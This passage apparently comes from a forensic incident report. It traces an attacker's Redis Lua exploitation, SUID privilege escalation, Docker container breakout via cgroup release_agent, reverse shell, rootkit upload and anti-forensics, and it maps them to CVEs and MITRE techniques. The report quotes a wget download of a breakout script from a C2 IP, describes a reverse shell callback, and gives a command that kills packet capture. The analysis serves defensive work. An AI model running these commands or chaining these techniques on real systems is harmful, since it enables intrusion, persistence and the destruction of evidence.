


Figure 14. LinPEAS output on 172.16.10.20 revealing Redis server version 5.0.7.




Figure 15. Downloading exploit.lua to target Redis Lua scripting engine.

Phase 4 - Local Privilege Escalation inside Container

On host `172.16.10.20`, enumeration confirmed unauthenticated Redis server version **5.0.7**. The attacker downloaded `exploit.lua`, exploiting a Redis Lua subsystem remote code execution vulnerability (tracked as **CVE-2025-49844**).




Figure 16. Execution of SUID binary /usr/local/bin/redis-backup leading to root escalation.




Figure 17. Verification of container root privileges using whoami command.




Figure 18. Terminal script searching for SUID binaries matching redis-backup.

The Lua exploit granted arbitrary command execution as user `redis_user`, which was then leveraged to execute a misconfigured local SUID binary located at `/usr/local/bin/redis-backup`. This yielded instant container-level root privileges (`uid=0(root)`), verified by executing `whoami`.




Figure 19. CVE mapping for Redis Lua engine RCE flaw (CVE-2025-49844).



Figure 20. Container root session downloading escape.sh from C2 server.

Phase 5 - Docker Container Breakout to Host System

With root access inside container `redis-db.corp.local`, the attacker downloaded breakout script `escape.sh` via `wget http://185.220.101.50:2345/escape.sh`. The script attempted multiple breakout vectors:

- **Method 1 (Successful):** cgroup `release_agent` abuse (**CVE-2022-0492**), writing a host release payload under `/var/lib/docker/overlay2/.../diff`.
- **Method 2:** Privileged mode abuse (failed - host filesystem not directly mounted).
- **Method 3 (Successful):** `nsenter` escape to host namespace.




Figure 21. Execution of escape.sh demonstrating cgroup release_agent trigger.



Figure 22. Successful nsenter escape confirmation and C2 callback configuration.



Figure 23. Technique mapping for cgroup release_agent breakout (CVE-2022-0492).

Upon breakout, the script generated a reverse shell back to C2 IP `185.220.101.50` on port `5555` and dropped a proof-of-compromise file on the host at `/tmp/you_have_been_hacked.txt`.




Figure 24. Checklist showing host proof file /tmp/you_have_been_hacked.txt.

Phase 6 - Host Payload Staging & Anti-Forensics

Operating over the host reverse shell (TCP stream 53), the attacker installed the Python HTTP package `uploadserver` using `pip install uploadserver` to host a local file upload interface on port 8000.




Figure 25. Installation of Python uploadserver via pip on host system.

Using `uploadserver`, the attacker uploaded three files to `/root/file/` to construct a kernel-level rootkit for long-term persistence: `kernel-rootkit.c`, `Makefile`, and `install-rootkit.sh`.




Figure 26. Uploadserver log receiving kernel-rootkit.c, Makefile, and install-rootkit.sh.

Realizing that packet capturing was active, the threat actor identified the running `tcpdump` process using `ps aux | grep tcpdump` (PID `24918` writing to `/tmp/monitor.pcap`) and executed `kill -9 24918` to terminate packet recording abruptly.




Figure 27. Anti-forensic command kill -9 24918 executed to terminate packet capture.

5. MITRE ATT&CK Mapping

Technique	ID	Observed Activity
Exploit Public-Facing Application	T1190	Exploitation of unauthenticated Jenkins Script Console on port `8080`.
